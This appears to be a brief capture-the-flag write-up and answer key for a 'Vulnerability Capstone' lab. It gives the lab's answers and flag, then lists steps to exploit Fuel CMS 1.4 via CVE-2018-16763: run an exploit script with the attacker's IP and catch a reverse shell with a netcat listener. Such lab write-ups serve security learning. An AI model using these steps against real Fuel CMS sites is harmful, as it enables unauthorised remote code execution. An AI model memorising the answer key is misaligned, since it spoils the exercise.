
Vulnerability Capstone

What is the name of the application running on the vulnerable machine?

Ans: Fuel CMS



What is the version number of this application?


Ans: 1.4



What is the number of the CVE that allows an attacker to remotely execute code on this application?

Format: CVE-XXXX-XXXXX

Ans: CVE-2018-16763



What is the value of the flag located on this vulnerable machine? This is located in /home/ubuntu on the vulnerable machine.

Ans: THM{ACKME\_BLOG\_HACKED}

Step1: Download the payload

Fuel\_CMS\_RCE.py

Step2: python3 <payload file> <url> <your local machine IP> 8080



Step3: nc -lnvp 8080

Step4: once connected ls

Step 5: cd /home/ubuntu

Step5: cat flag.txt

